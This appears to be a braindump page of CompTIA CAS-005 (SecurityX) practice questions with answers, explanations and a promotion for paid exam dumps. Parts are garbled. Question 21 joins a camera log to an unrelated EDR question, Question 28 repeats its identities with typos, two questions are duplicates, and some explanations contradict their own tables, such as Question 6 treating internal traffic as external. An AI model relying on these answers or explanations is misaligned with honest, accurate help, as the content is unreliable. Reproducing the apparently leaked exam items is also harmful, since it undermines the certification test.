

CompTIA.CAS-005.v2026-06-29.q284

|                                                                                                                                                                           |                                      |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------|
| Exam Code:                                                                                                                                                                | CAS-005                              |
| Exam Name:                                                                                                                                                                | CompTIA SecurityX Certification Exam |
| Certification Provider:                                                                                                                                                   | CompTIA                              |
| Free Question Number:                                                                                                                                                     | 284                                  |
| Version:                                                                                                                                                                  | v2026-06-29                          |
| # of views:                                                                                                                                                               | 142                                  |
| # of Questions views:                                                                                                                                                     | 2840                                 |
| <a href="https://www.exam-tests.com/CAS-005-exam/CompTIA.CAS-005.v2026-06-29.q284.html">https://www.exam-tests.com/CAS-005-exam/CompTIA.CAS-005.v2026-06-29.q284.html</a> |                                      |

NEW QUESTION: 1

A company's BIA indicates that any loss of more than one hour of data would be catastrophic to the business. Which of the following must be in place to meet this requirement?

- A. RPO
- B. RTO
- C. SLA
- D. DRP
- E. BCP

Answer: (SHOW ANSWER)

RPO (Recovery Point Objective): Specifies the maximum acceptable amount of data loss measured in time. If data loss of more than one hour is unacceptable, the RPO should be set to less than or equal to one hour.

RTO (Recovery Time Objective): Refers to the acceptable duration of system downtime, which is not relevant to the question.

The BCP, DRP, and SLA do not directly address data loss.

NEW QUESTION: 2

A security engineer discovers that some legacy systems are still in use or were not properly decommissioned. After further investigation, the engineer identifies that an unknown and potentially malicious server is also sending emails on behalf of the company.

The security engineer extracts the following data for review:

| Server IP     | DNS                   | Status       | Auth. pass rate |
|---------------|-----------------------|--------------|-----------------|
| 200.100.50.25 | marketing.company.com | Authorized   | 97%             |
| 200.50.25.10  | 29mail.mycrosoft.info | Unauthorized | 0%              |
| 210.20.20.5   | mail.google.com       | Authorized   | 100%            |

Which of the following actions should the security engineer take next? (Choose two.)

- A. Rotate the DKIM selector to use another key.
- B. Change the DMARC policy to rejectand remove references to the server.
- C. Remove the unnecessary servers from the SPF record.
- D. Change the SPF record to enforce the hard fail parameter.
- E. Update the MX record to contain only the primary email server.

F. Change the DMARC policy to noneand monitor email flow to establish a new baseline.

Answer: B,D (LEAVE A REPLY)

Changing the DMARC policy to "reject" and removing references to the unauthorized server will prevent malicious emails from being delivered, strengthening protection against spoofing. Enforcing the hard fail parameter in the SPF record ensures that emails from unauthorized servers are rejected, further securing the organization's email infrastructure.

NEW QUESTION: 3

Due to an infrastructure optimization plan, a company has moved from a unified architecture to a federated architecture divided by region. Long-term employees now have a better experience, but new employees are experiencing major performance issues when traveling between regions. The company is reviewing the following information:

| Date and time       | Region   | Employee | System   | Status          |
|---------------------|----------|----------|----------|-----------------|
| 1/25/2024 8:00 a.m. | Americas | 1        | Building | Access granted  |
| 1/25/2024 8:05 a.m. | Americas | 1        | EMP1-LT  | Log-in success  |
| 1/25/2024 4:55 p.m. | Americas | 1        | EMP1-LT  | Log-out success |
| 1/26/2024 9:00 a.m. | Europe   | 1        | Building | Access granted  |
| 1/26/2024 9:15 a.m. | Europe   | 1        | EMP1-LT  | Log-in success  |
| 1/26/2024 4:55 p.m. | Europe   | 1        | EMP1-LT  | Log-out success |

| Date and time       | Region   | Employee | System   | Status          |
|---------------------|----------|----------|----------|-----------------|
| 1/25/2024 8:00 a.m. | Americas | 2        | Building | Access granted  |
| 1/25/2024 8:05 a.m. | Americas | 2        | EMP1-LT  | Log-in success  |
| 1/25/2024 4:55 p.m. | Americas | 2        | EMP1-LT  | Log-out success |
| 1/26/2024 9:00 a.m. | Europe   | 2        | Building | Access denied   |
| 1/26/2024 9:01 a.m. | Europe   | 2        | Building | Access denied   |
| 1/26/2024 9:02 a.m. | Europe   | 2        | Building | Access denied   |

Which of the following is the most effective action to remediate the issue?

- A. Creating a new user entry in the affected region for the affected employee
- B. Synchronizing all regions\* user identities and ensuring ongoing synchronization
- C. Restarting European region physical access control systems
- D. Resyncing single sign-on application with connected security appliances

Answer: B (LEAVE A REPLY)

In a federated environment divided by region, if user identities are not synchronized across regions, authentication may be slow or fail when employees travel. CAS-005 IAM guidance states that identity synchronization ensures user attributes and credentials are consistently available in all regions, reducing latency and login issues.

Option A creates separate identities, which breaks single identity management.

Option C is unrelated to the login performance issue.

Option D may resolve SSO appliance sync but not cross-region identity data availability.

#### NEW QUESTION: 4

An administrator brings the company's fleet of mobile devices into its PKI in order to align device WLAN NAC configurations with existing workstations and laptops. Thousands of devices need to be reconfigured in a cost-effective, time-efficient, and secure manner. Which of the following actions best achieve this goal? (Select two)

- A. Using the existing MDM solution to integrate with directory services for authentication and enrollment
- B. Deploying netAuth extended key usage certificate templates
- C. Deploying serverAuth extended key usage certificate templates
- D. Deploying clientAuth extended key usage certificate templates
- E. Configuring SCEP on the CA with an OTP for bulk device enrollment
- F. Submitting a CSR to the CA to obtain a single certificate that can be used across all devices

**Answer: A,E (LEAVE A REPLY)**

For bulk PKI enrollment:

MDM integration with directory services streamlines certificate request and deployment per device, leveraging existing authentication methods.

Simple Certificate Enrollment Protocol (SCEP) with one-time passwords allows automated, secure, large-scale certificate issuance without manual CSR handling.

clientAuth templates are used for device authentication, but selecting it alone is insufficient without automated enrollment mechanisms.

A single certificate for all devices violates PKI security principles and compromises individual device accountability.

#### NEW QUESTION: 5

A security engineer receives the following findings from a recent security audit:

- \* Data should be protected based on user permissions and roles.
- \* User action tracking should be implemented across the network.
- \* Digital identities should be validated across the data access workflow.

Which of the following is the first action the engineer should take to address the findings?

- A. Implement continuous and context-based authentication and authorization
- B. Use an enhanced user credential provisioning workflow and data monitoring tools
- C. Improve federation services for digital identities and data access
- D. Deploy OpenID Connect for API authentication

**Answer: A (LEAVE A REPLY)**

The first action is to implement continuous and context-based authentication and authorization (A). Traditional authentication validates users only at login, which creates gaps during active sessions.

Continuous authentication ensures validation throughout the data access workflow, incorporating contextual factors like device state, geolocation, and behavioral analysis. This directly aligns with audit findings requiring protection by role, identity validation, and action tracking.

Option B improves onboarding and monitoring but does not enforce continuous access control. Option C improves identity federation but does not provide session-by-session validation. Option D secures APIs but is too narrow for organization-wide identity workflows.

CAS-005 stresses Zero Trust and context-aware IAM, making continuous authentication and authorization the top priority.

#### NEW QUESTION: 6

An analyst reviews a SIEM and generates the following report:

| Host    | Rule               | Offense Trigger                                    |
|---------|--------------------|----------------------------------------------------|
| VM002   | Network connection | TCP connection generated to web.corp.local         |
| HOST002 | Network connection | Web navigation to comptia.org                      |
| HOST002 | File download      | File download from web browser from web.corp.local |
| VM002   | Network connection | Web navigation to web.corp.local                   |
| HOST002 | Network connection | Web navigation to comptia.org/files                |
| HOST002 | Log-in activity    | Log-in successful after two attempts               |

Only HOST002 is authorized for internet traffic. Which of the following statements is accurate?

- A. The VM002 host is misconfigured and needs to be revised by the network team.
- B. The HOST002 host is under attack, and a security incident should be declared.
- C. The SIEM platform is reporting multiple false positives on the alerts.
- D. The network connection activity is unusual, and a network infection is highly possible.

**Answer: D (LEAVE A REPLY)**

Understanding the Security Event:

HOST002 is the only device authorized for internet traffic. However, the SIEM logs show that VM002 is making network connections to web.corp.local.

This indicates unauthorized access, which could be a sign of lateral movement or network infection.

This is a red flag for potential malware, unauthorized software, or a compromised host.

Why Option D is Correct:

Unusual network traffic patterns are often an indicator of a compromised system.

VM002 should not be communicating externally, but it is.

This suggests a possible breach or malware infection attempting to communicate with a command-and-control (C2) server.

Why Other Options Are Incorrect:

A (Misconfiguration): While a misconfiguration could explain the unauthorized connections, the pattern of activity suggests something more malicious.

B (Security incident on HOST002): The issue is not with HOST002. The suspicious activity is from VM002.

C (False positives): The repeated pattern of unauthorized connections makes false positives unlikely.

Reference:

CompTIA SecurityX CAS-005 Official Study Guide: Chapter on SIEM & Incident Analysis  
 MITRE ATT&CK Tactics: Lateral Movement & Network-based Attacks  
 NIST 800-94: Guidelines for Network Intrusion Detection and Analysis

## NEW QUESTION: 7

A company must manage the remediation of several vulnerabilities. To do so, a security engineer assesses how software is used in the organization and finds the following:

| Vulnerability                       | CVSS | External facing? | Contains PII? |
|-------------------------------------|------|------------------|---------------|
| Web server remote code execution    | 8    | No               | Yes           |
| File transfer solution data leakage | 8    | Yes              | Yes           |
| CRM privilege escalation            | 6    | Yes              | No            |
| Buffer overflow                     | 7    | No               | No            |

Which of the following vulnerabilities should the security engineer remediate first?

- A. Web server remote code execution
- B. CRM privilege escalation
- C. Buffer overflow
- D. File transfer solution data leakage

**Answer: D** ([LEAVE A REPLY](#))

#### NEW QUESTION: 8

A software development team requires valid data for internal tests. Company regulations, however do not allow the use of this data in cleartext. Which of the following solutions best meet these requirements?

- A. Configuring data hashing
- B. Deploying tokenization
- C. Replacing data with null record
- D. Implementing data obfuscation

**Answer: (**[SHOW ANSWER](#)**)**

Tokenization replaces sensitive data elements with non-sensitive equivalents, called tokens, that can be used within the internal tests. The original data is stored securely and can be retrieved if necessary. This approach allows the software development team to work with data that appears realistic and valid without exposing the actual sensitive information.

Configuring data hashing (Option A) is not suitable for test data as it transforms the data into a fixed-length value that is not usable in the same way as the original data. Replacing data with null records (Option C) is not useful as it does not provide valid data for testing. Data obfuscation (Option D) could be an alternative but might not meet the regulatory requirements as effectively as tokenization.

#### NEW QUESTION: 9

Which of the following best describes a common use case for homomorphic encryption?

- A. Processing data on a server after decrypting in order to prevent unauthorized access in transit
- B. Maintaining the confidentiality of data both at rest and in transit to and from a CSP for processing
- C. Transmitting confidential data to a CSP for processing on a large number of resources without revealing information
- D. Storing proprietary data across multiple nodes in a private cloud to prevent access by unauthenticated users

**Answer: (**[SHOW ANSWER](#)**)**

Homomorphic encryption allows computations to be performed directly on encrypted data without decrypting it first. This technology is particularly useful for securely transmitting confidential data to a cloud service provider (CSP) and allowing the CSP to process the data without having any visibility into its content. This maintains data confidentiality even during processing. It is not about securing data at rest and in transit or simply storing data across nodes.

Reference: CompTIA SecurityX CAS-005, Domain 3.0: Implement secure protocols and encryption technologies including homomorphic encryption for cloud and external processing.

#### NEW QUESTION: 10

The Chief Security Officer (CSO) requested the security team implement technical controls that meet the following requirements:

- Monitors traffic to and from both local NAS and cloud-based file repositories
- Prevents on-site staff who are accessing sensitive customer PII documents on file repositories from accidentally or deliberately sharing sensitive documents on personal SaaS solutions
- Uses document attributes to reduce false positives
- Is agentless and not installed on staff desktops or laptops

Which of the following when installed and configured would best meet the CSO's requirements?

(Choose two.)

- A. DLP
- B. NGFW
- C. UTM
- D. UEBA
- E. CASB
- F. HIPS

**Answer: A,E ([LEAVE A REPLY](#))**

DLP (Data Loss Prevention): A network-based DLP solution can inspect traffic to and from on- prem NAS devices as well as cloud storage, using document fingerprinting and content-aware rules to reduce false positives without requiring agents on endpoints.

CASB (Cloud Access Security Broker): An agentless CASB sits inline (or via API) between users and cloud services - both sanctioned and unsanctioned - preventing uploads of sensitive PII to personal SaaS apps and enforcing attribute-based policies on documents in cloud repos.

#### NEW QUESTION: 11

After an organization met with its ISAC, the organization decided to test the resiliency of its security controls against a small number of advanced threat actors. Which of the following will enable the security administrator to accomplish this task?

- A. Adversary emulation
- B. Reliability factors
- C. Deployment of a honeypot
- D. Internal reconnaissance

**Answer: A ([LEAVE A REPLY](#))**

Comprehensive and Detailed Explanation:

Adversary emulation simulates specific advanced persistent threat (APT) behaviors and techniques to test an organization's security posture. In SecurityX CAS-005, this is part of red-teaming and purple-teaming strategies for realistic resilience testing.

\* Reliability factors (B) relate to operational uptime, not threat simulation.

\* Honeypots (C) attract attackers but do not directly emulate specific adversaries.

\* Internal reconnaissance (D) is one phase of an attack simulation, not the full emulation of advanced threat actors.

#### NEW QUESTION: 12

An IT department is currently working to implement an enterprise DLP solution. Due diligence and best practices must be followed in regard to mitigating risk. Which of the following ensures that authorized modifications are well planned and executed?

- A. Risk management
- B. Network management
- C. Configuration management
- D. Change management

**Answer: D ([LEAVE A REPLY](#))**

Change management establishes a formal process for planning, approving, testing, scheduling, and documenting all authorized modifications. This ensures that deploying or updating the DLP solution follows controlled steps, reducing the risk of unplanned disruptions or misconfigurations.

#### NEW QUESTION: 13

An organization determines existing business continuity practices are inadequate to support critical internal process dependencies during a contingency event. A compliance analyst wants the Chief Information Officer (CIO) to identify the level of residual risk that is acceptable to guide remediation activities. Which of the following does the CIO need to clarify?

- A. Mitigation
- B. Impact
- C. Likelihood
- D. Appetite

Answer: (SHOW ANSWER)

Risk appetite defines the level of residual risk an organization is willing to accept. The CIO must clarify this to guide remediation activities and align business continuity practices with organizational tolerance.

NEW QUESTION: 14

A security analyst is troubleshooting the reason a specific user is having difficulty accessing company resources The analyst reviews the following information:

| User   | Source IP    | Source location | User assigned location | MFA satisfied? | Sign-in status |
|--------|--------------|-----------------|------------------------|----------------|----------------|
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 192.168.4.18 | France          | France                 | No             | Allowed        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| ACCT1  | 8.11.4.16    | Germany         | France                 | Yes            | Blocked        |
| SALES2 | 8.11.4.20    | France          | France                 | Yes            | Allowed        |

Which of the following is most likely the cause of the issue?

- A. The local network access has been configured to bypass MFA requirements.
- B. A network geolocation is being misidentified by the authentication server
- C. Administrator access from an alternate location is blocked by company policy
- D. Several users have not configured their mobile devices to receive OTP codes

Answer: B (LEAVE A REPLY)

The table shows that the user "SALES1" is consistently blocked despite having met the MFA requirements.

The common factor in these blocked attempts is the source IP address (8.11.4.16) being identified as from Germany while the user is assigned to France. This discrepancy suggests that the network geolocation is being misidentified by the authentication server, causing legitimate access attempts to be blocked.

Why Network Geolocation Misidentification?

Geolocation Accuracy: Authentication systems often use IP geolocation to verify the location of access attempts. Incorrect geolocation data can lead to legitimate requests being denied if they appear to come from unexpected locations.

Security Policies: Company security policies might block access attempts from certain locations to prevent unauthorized access. If the geolocation is wrong, legitimate users can be inadvertently blocked.

Consistent Pattern: The user "SALES1" from the IP address 8.11.4.16 is always blocked, indicating a consistent issue with geolocation.

Other options do not align with the pattern observed:

- A: Bypass MFA requirements: MFA is satisfied, so bypassing MFA is not the issue.
- C: Administrator access policy: This is about user access, not specific administrator access.
- D: OTP codes: The user has satisfied MFA, so OTP code configuration is not the issue.

NEW QUESTION: 15

A Chief Information Security Officer requests an action plan to remediate vulnerabilities. A security analyst reviews the output from a recent vulnerability scan and notices hundreds of unique vulnerabilities. The output includes the CVSS score, IP address, hostname, and the list of vulnerabilities. The analyst determines more information is needed in order to decide which vulnerabilities should be fixed immediately. Which of the following is the best source for this information?

- A. Third-party risk review
- B. Business impact analysis

- C. Incident response playbook
- D. Crisis management plan

Answer: B (LEAVE A REPLY)

A Business Impact Analysis (BIA) identifies the criticality of systems and the potential impact of their compromise. It helps prioritize which vulnerabilities to remediate first based on the business value and operational impact of the affected assets.

NEW QUESTION: 16

A cybersecurity architect is reviewing the detection and monitoring capabilities for a global company that recently made multiple acquisitions. The architect discovers that the acquired companies use different vendors for detection and monitoring. The architect's goal is to:

- Create a collection of use cases to help detect known threats
- Include those use cases in a centralized library for use across all of the companies

Which of the following is the best way to achieve this goal?

- A. Sigma rules
- B. Ariel Query Language
- C. UBA rules and use cases
- D. TAXII/STIX library

Answer: (SHOW ANSWER)

To create a collection of use cases for detecting known threats and include them in a centralized library for use across multiple companies with different vendors, Sigma rules are the best option.

Vendor-Agnostic Format: Sigma rules are a generic and open standard for writing SIEM (Security Information and Event Management) rules. They can be translated to specific query languages of different SIEM systems, making them highly versatile and applicable across various platforms.

Centralized Rule Management: By using Sigma rules, the cybersecurity architect can create a centralized library of detection rules that can be easily shared and implemented across different detection and monitoring systems used by the acquired companies. This ensures consistency in threat detection capabilities.

Ease of Use and Flexibility: Sigma provides a structured and straightforward format for defining detection logic. It allows for the easy creation, modification, and sharing of rules, facilitating collaboration and standardization across the organization.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:  
<https://www.braindumpsPASS.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

NEW QUESTION: 17

A company'sSIEMis designed to associate the company'sasset inventorywith user events. Given the following report:

| Hostname | Account        | Attempted Logins | Failed Logins | Successful Logins |
|----------|----------------|------------------|---------------|-------------------|
| Server 1 | SalesUser      | 3                | 0             | 3                 |
| Server 2 | AccountingUser | 5                |               | 4                 |
| Server 3 |                |                  |               |                   |
| Server 4 | Administrator  | 2                | 2             | 0                 |
| Server 4 | HR User        | 5                | 0             | 5                 |
| Server 5 | Administrator  | 0                | 0             | 0                 |

Which of the following should a security engineer investigate first as part of a log audit?

- A. An endpoint that is not submitting any logs
- B. Potential activity indicating an attacker moving laterally in the network
- C. A misconfigured syslog server creating false negatives
- D. Unauthorized usage attempts of the administrator account

Answer: D (LEAVE A REPLY)

Understanding the Security Event:

Administrator accounts are highly privileged and require strict monitoring.

Server 4 shows failed login attempts for the administrator account. This could indicate a brute-force attack or unauthorized access attempt.

The fact that none of the admin login attempts were successful suggests someone was trying to guess the credentials.

Why Option D is Correct:

Failed logins for administrator accounts are a critical security concern.

If an attacker gains access, they could escalate privileges and compromise the network.

Investigating unauthorized admin login attempts should be the top priority in a log audit.

Why Other Options Are Incorrect:

A (Endpoint not submitting logs): While this is concerning, it does not indicate an active attack.

B (Lateral movement): There's no evidence of a compromised account moving between servers yet.

C (Misconfigured syslog server): False negatives are a possibility, but the failed admin logins are real.

Reference:

CompTIA SecurityX CAS-005 Official Study Guide: SIEM & Incident Analysis MITRE ATT&CK (T1078.002): Valid Accounts - Administrator Compromise

NEW QUESTION: 18

A security engineer is reviewing the following vulnerability scan report:

| Hostname         | IP address   | Description                        | Public facing | CVSS 3.0 score |
|------------------|--------------|------------------------------------|---------------|----------------|
| web.example.com  | 192.168.7.1  | Apache HTTP Server < 2.4           | No            | 9.7            |
| comptia-rhel01   | 152.36.8.131 | OpenSSH < 9.0/9.6p1                | Yes           | 9.2            |
| comptia-rhel02   | 192.163.7.2  | Google Chrome Update < 10.0.131    | No            | 3.5            |
| web1.example.com | 152.36.8.132 | SSL/TLS 1.0 Weak Protocols Support | Yes           | 3.5            |

Which of the following should the engineer prioritize for remediation?

- A. Apache HTTP Server
- B. OpenSSH

- C. Google Chrome
- D. Migration to TLS 1.3

Answer: B (LEAVE A REPLY)

While the Apache vulnerability has the highest CVSS score (9.7), the OpenSSH vulnerability (CVSS 9.2) is on a public-facing system, making it more immediately exploitable from external sources. Prioritizing public-facing, high-severity vulnerabilities is critical to reducing exposure.

NEW QUESTION: 19

Which of the following best explains the business requirement a healthcare provider fulfills by encrypting patient data at rest?

- A. Securing data transfer between hospitals
- B. Providing for non-repudiation of data
- C. Reducing liability from identity theft
- D. Protecting privacy while supporting portability

Answer: D (LEAVE A REPLY)

Encrypting patient data at rest ensures that sensitive information is protected from unauthorized access, thereby maintaining patient privacy. Additionally, encryption supports data portability by allowing secure transfer and storage of data across different systems and devices without compromising confidentiality. This practice is crucial for healthcare providers to comply with regulations such as the Health Insurance Portability and Accountability Act (HIPAA), which mandates the protection of patient information.

NEW QUESTION: 20

A security engineer is reviewing the following vulnerability scan report:

| Hostname         | IP address   | Description                        | Public facing | CVSS 3.0 score |
|------------------|--------------|------------------------------------|---------------|----------------|
| web.example.com  | 192.168.7.1  | Apache HTTP Server < 2.4           | No            | 9.7            |
| comptia-rhel01   | 152.36.8.131 | OpenSSH < 9.0/9.6p1                | Yes           | 9.2            |
| comptia-rhel02   | 192.163.7.2  | Google Chrome Update < 10.0.131    | No            | 3.5            |
| webl.example.com | 152.36.8.132 | SSL/TLS 1.0 Weak Protocols Support | Yes           | 3.5            |

Which of the following should the engineer prioritize for remediation?

- A. Apache HTTP Server
- B. OpenSSH
- C. Google Chrome
- D. Migration to TLS 1.3

Answer: B (LEAVE A REPLY)

- \* OpenSSH vulnerability is public facing and has a critical CVSS of 9.2.
- \* Exploitable SSH services can lead to direct server compromise.
- \* Although Apache has a higher score, it's internal.
- \* From CAS-005, Domain 3: Vulnerability Management:

\* "Prioritize external vulnerabilities with high CVSS and exposed attack surfaces." Reference: CAS-005 Guide, Chapter 7: Vulnerability Prioritization, pg. 140-143

**NEW QUESTION: 21**

A building camera is remotely accessed and disabled from the remote console application during off-hours. A security analyst reviews the following logs:

```
11 Dec 16:03:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200 Mozilla/5.0 (Windows NT 5.1) Gecko
11 Dec 16:33:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200 Mozilla/5.0 (Windows NT 5.1) Gecko
11 Dec 22:30:23 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
11 Dec 23:00:23 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
11 Dec 23:05:43 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
11 Dec 23:35:43 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
12 Dec 00:30:53 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0 (X11.Linux x86_64) AppleWebKit
```

A security architect is onboarding a new EDR agent on servers that traditionally do not have internet access. In order for the agent to receive updates and report back to the management console, some changes must be made. Which of the following should the architect do to best accomplish this requirement? (Select two).

- A. Create a firewall rule to only allow traffic from the subnet to the internet via a proxy.
- B. Configure a proxy policy that blocks all traffic on port 443.
- C. Configure a proxy policy that allows only fully qualified domain names needed to communicate to a portal.
- D. Create a firewall rule to only allow traffic from the subnet to the internet via port 443.
- E. Create a firewall rule to only allow traffic from the subnet to the internet to fully qualified names that are not identified as malicious by the firewall vendor.
- F. Configure a proxy policy that blocks only lists of known-bad, fully qualified domain names.

**Answer: A,C (LEAVE A REPLY)**

SecurityX CAS-005 endpoint security and network control objectives emphasize least privilege network access. Creating a firewall rule to allow outbound traffic only via a proxy (A) ensures centralized inspection and control. Configuring the proxy to allow only the required FQDNs for EDR management communication (C) limits exposure to necessary destinations. Options D and E allow broader access than necessary, and B would block required communications entirely. F relies on blocklists instead of allowlists, which is less secure for high-assurance environments.

**NEW QUESTION: 22**

A company's security policy states that any publicly available server must be patched within 12 hours after a patch is released A recent IIS zero-day vulnerability was discovered that affects all versions of the Windows Server OS:

|        | OS              | Externally available? | Behind WAF? | IIS installed? |
|--------|-----------------|-----------------------|-------------|----------------|
| Host 1 | Windows 2019    | Yes                   | Yes         | Yes            |
| Host 2 | Windows 2008 R2 | No                    | N/A         | No             |
| Host 3 | Windows 2012 R2 | Yes                   | Yes         | Yes            |
| Host 4 | Windows 2022    | Yes                   | No          | Yes            |
| Host 5 | Windows 2012 R2 | No                    | N/A         | No             |
| Host 6 | Windows 2019    | Yes                   | No          | No             |

Which of the following hosts should a security analyst patch first once a patch is available?

- A. 1
- B. 2
- C. 3

D. 4

E. 5

F. 6

**Answer: A** ([LEAVE A REPLY](#))

Based on the security policy that any publicly available server must be patched within 12 hours after a patch is released, the security analyst should patch Host 1 first. Here's why:

Public Availability: Host 1 is externally available, making it accessible from the internet. Publicly available servers are at higher risk of being targeted by attackers, especially when a zero-day vulnerability is known.

Exposure to Threats: Host 1 has IIS installed and is publicly accessible, increasing its exposure to potential exploitation. Patching this host first reduces the risk of a successful attack.

Prioritization of Critical Assets: According to best practices, assets that are exposed to higher risks should be prioritized for patching to mitigate potential threats promptly.

References:

CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

NIST Special Publication 800-40: Guide to Enterprise Patch Management Technologies CIS Controls: Control 3 - Continuous Vulnerability Management

### NEW QUESTION: 23

An organization wants to implement a platform to better identify which specific assets are affected by a given vulnerability. Which of the following components provides the best foundation to achieve this goal?

A. SASE

B. CMDB

C. SBoM

D. SLM

**Answer: (**[SHOW ANSWER](#)**)**

A Configuration Management Database (CMDB) provides the best foundation for identifying which specific assets are affected by a given vulnerability. A CMDB maintains detailed information about the IT environment, including hardware, software, configurations, and relationships between assets. This comprehensive view allows organizations to quickly identify and address vulnerabilities affecting specific assets.

References:

\* CompTIA SecurityX Study Guide: Discusses the role of CMDBs in asset management and vulnerability identification.

\* ITIL (Information Technology Infrastructure Library) Framework: Recommends the use of CMDBs for effective configuration and asset management.

\* "Configuration Management Best Practices" by Bob Aiello and Leslie Sachs: Covers the importance of

\* CMDBs in managing IT assets and addressing vulnerabilities.

### NEW QUESTION: 24

Which of the following is the best way to protect the website browsing history for an executive who travels to foreign countries where internet usage is closely monitored?

A. DOH

B. EAP-TLS

C. Geofencing

D. Private browsing mode

**Answer: A** ([LEAVE A REPLY](#))

DNS over HTTPS (DOH) encrypts DNS queries, which protects the browsing history from being monitored or intercepted by third parties, such as internet service providers or government authorities. This is especially important in countries where internet usage is closely monitored.

DOH ensures that DNS requests (which resolve domain names into IP addresses) are encrypted and sent over HTTPS, preventing external parties from seeing which websites the executive is visiting.

**NEW QUESTION: 25**

A security architect recommends replacing the company's monolithic software application with a containerized solution. Historically, secrets have been stored in the application's configuration files. Which of the following changes should the security architect make in the new system?

- A.** Use a secrets management tool.
- B.** Save secrets in key escrow.
- C.** Store the secrets inside the Dockerfiles.
- D.** Run all Dockerfiles in a randomized namespace.

**Answer: A** ([LEAVE A REPLY](#))

A secrets management tool is the most appropriate solution for securely managing and storing secrets (such as API keys, passwords, or tokens) in the new containerized environment. Secrets management tools, such as HashiCorp Vault, AWS Secrets Manager, or Azure Key Vault, provide secure storage, access control, and audit logs for secrets. They are designed to manage secrets in a way that avoids hardcoding sensitive data in configuration files or Dockerfiles, which could be exposed or compromised.

**NEW QUESTION: 26**

A company is adopting microservice architecture in order to quickly remediate vulnerabilities and deploy to production. All of the microservices run on the same Linux platform. Significant time was spent updating the base OS before deploying code. Which of the following should the company do to make the process efficient?

- A.** Use Terraform scripts while creating golden images
- B.** Create a cron job to run apt-update every 30 days.
- C.** Use snapshots to deploy code to existing compute instances.
- D.** Deploy a centralized update server.

**Answer: A** ([LEAVE A REPLY](#))

The best approach is to use Terraform scripts while creating golden images (A). Terraform is an Infrastructure as Code (IaC) tool that allows organizations to automate infrastructure deployment consistently across environments. A golden image is a pre-configured, patched, and hardened system image used as a standard baseline. By creating golden images via Terraform scripts, the company ensures that every microservice instance is deployed on an already-updated and secure OS. This eliminates the need for repeatedly patching the base OS before code deployment.

Option B (cron job with apt-update) applies patches but introduces delays (every 30 days) and lacks consistency across new deployments. Option C (snapshots) saves deployment states but risks replicating outdated or unpatched images. Option D (centralized update server) is useful but still requires updates post-deployment, which slows the rollout of microservices.

**NEW QUESTION: 27**

A recent security audit identified multiple endpoints have the following vulnerabilities:

- Various unsecured open ports
- Active accounts for terminated personnel
- Endpoint protection software with legacy versions
- Overly permissive access rules

Which of the following would best mitigate these risks? (Select three).

- A.** Unneeded services disabled
- B.** Removal of unused accounts
- C.** Local drive encryption
- D.** Enabling BIOS password
- E.** Logging
- F.** Secure boot
- G.** Address space layout randomization
- H.** Patching

**Answer: A,B,H ([LEAVE A REPLY](#))**

**NEW QUESTION: 28**

- www.int.comptia.org
- webserver01.int.comptia.org
- 10.5.100.10

An administrator needs to craft a single certificate-signing request for a web-server certificate. The server should be able to use the following identities to mutually authenticate other resources over TLS:

- \* wwwJnt.comptia.org
- \* webserver01.int.comptia.org
- \*10.5.100.10

Which of the following certificate fields must be set properly to support this objective?

- A.** Subject alternative name
- B.** Organizational unit
- C.** Extended key usage
- D.** Certificate extension

**Answer: A ([LEAVE A REPLY](#))**

The Subject Alternative Name (SAN) field in an X.509 certificate specifies additional hostnames, FQDNs, or IP addresses that the certificate will secure. To allow mutual TLS authentication for multiple hostnames and an IP address, these identities must be included in the SAN field.

- \* Organizational Unit (B) is an informational attribute, not related to TLS authentication.
- \* Extended Key Usage (C) defines purpose (e.g., serverAuth, clientAuth) but not hostnames.
- \* "Certificate extension" (D) is a generic term; SAN is the specific required extension.

**NEW QUESTION: 29**

An organization decides to move to a distributed workforce model. Several legacy systems exist on premises and cannot be migrated because of existing compliance requirements. However, all new systems are required to be cloud-based. Which of the following would best ensure network access security?

- A.** Utilizing a VPN for all users who require legacy system access
- B.** Shifting all legacy systems to the existing public cloud infrastructure
- C.** Configuring an SDN to block malicious traffic to on-premises networks
- D.** Deploying microsegmentation with a firewall acting as the core router

**Answer: A ([LEAVE A REPLY](#))**

For a distributed workforce needing access to compliance-bound on-premises systems, VPN access ensures encrypted, authenticated connectivity while limiting exposure. SecurityX CAS-005 emphasizes using VPNs for secure remote access when direct migration to cloud is not possible.

Moving legacy systems to cloud (B) violates the compliance constraints.

SDN security controls (C) are beneficial but do not inherently provide secure remote connectivity.

Microsegmentation (D) is useful for internal lateral movement control but does not solve remote access needs.

**NEW QUESTION: 30**

An incident response team is analyzing malware and observes the following:

- \* Does not execute in a sandbox
- \* No network IoCs

- \* No publicly known hash match
- \* No process injection method detected

Which of the following should the team do next to proceed with further analysis?

- A.** Use an online vims analysis tool to analyze the sample
- B.** Check for an anti-virtualization code in the sample
- C.** Utilize a new deployed machine to run the sample.
- D.** Search oilier internal sources for a new sample.

**Answer:** ([SHOW ANSWER](#))

